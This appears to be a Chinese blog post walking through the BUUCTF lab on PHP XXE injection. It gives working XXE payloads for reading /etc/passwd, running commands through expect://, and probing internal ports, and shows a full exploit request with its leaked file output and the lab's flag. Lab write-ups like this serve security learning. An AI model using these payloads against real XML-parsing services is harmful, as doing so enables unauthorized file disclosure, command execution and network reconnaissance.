buuctf [PHP]XXE

原创

Fatesec 于 2021-03-14 10:56:47 发布 923 收藏 2

分类专栏： buuctf real 文章标签： 安全漏洞

本文链接：https://blog.csdn.net/qq_36241198/article/details/114778393

原理介绍

XML 被设计为传输和存储数据,其焦点是数据的内容。 HTML 被设计用来显示数据,其焦点是数据的外观。 HTML 旨在显示信息,而 XML 旨在传输信息。XML特点，XML 被设计用来结构化、存储以及传输信息。仅仅是纯文本，有能力处理纯文本的软件都可以处理 XML。XML 允许创作者定义自己的标签和自己的文档结构。XML 是独立于软件和硬件的信息传输工具。所有现代浏览器都有读取和操作 XML 的内建 XML 解析器，但是不同的浏览器解析的方法不一样的，如在IE中使用loadXML()方法，在其他浏览器中使用DOMParser。loadXML()方法用于加载字符串文本，load()方法用于加载文件。解析器把 XML 载入内存，然后把它转换为可通过 JavaScript 访问的 XML DOM 对象。

环境

PHP 7.0.30
Libxml 2.8.0

libxml Version	2.8.0

Libxml2.9.0 以后 ，默认不解析外部实体，对于PHP版本不影响XXE的利用
dom.php、SimpleXMLElement.php、simplexml_load_string.php均可触发XXE漏洞

漏洞危害

1.读取任意文件
file 协议，file:///etc//passwd
php 协议，php://filter/read=convert.base64-encode/resource=index.php

```
<!DOCTYPE root[
        <!ENTITY  xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
]>
<root><name>&xxe;</name></root>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
    <!ELEMENT name ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<root>
    <name>&xxe;</name>
</root>
```

2.执行系统命令

在特殊的配置环境下，PHP环境中PHP的expect模块被加载到了易受攻击的系统或者能处理XML的应用中，就能执行命令，payload如下

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "expect://ifconfig" >]>
<root>
<name>&xxe;</name>
</root>
```


3.探测内网端口

借助漏洞实现内网探测，payload如下:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY>
<!ENTITY xxe SYSTEM "http://192.168.199.100:80">]>
<root>
<name>&xxe;</name>
</root>
```

解题

直接post访问simplexml_load_string.php 进行xxe利用



Request

Raw Params Headers Hex XML

```
POST /simplexml_load_string.php HTTP/1.1
Host: node3.buuoj.cn:29351
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0)
Gecko/20100101 Firefox/86.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 178

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
    <!ELEMENT name ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<root>
    <name>&xxe;</name>
</root>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Host: node3.buuoj.cn:29351
Connection: close
X-Powered-By: PHP/7.0.30
Content-type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```


然后一顿百度说flag就在phpinfo里面 呆~

Variable	Value
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME	9ce208dd392c
FLAG	flag{246a67e3-14d9-4345-b6ed-8746e9ced0b2}
PHP_INI_DIR	/usr/local/etc/php
HOME	/root

PHP Variables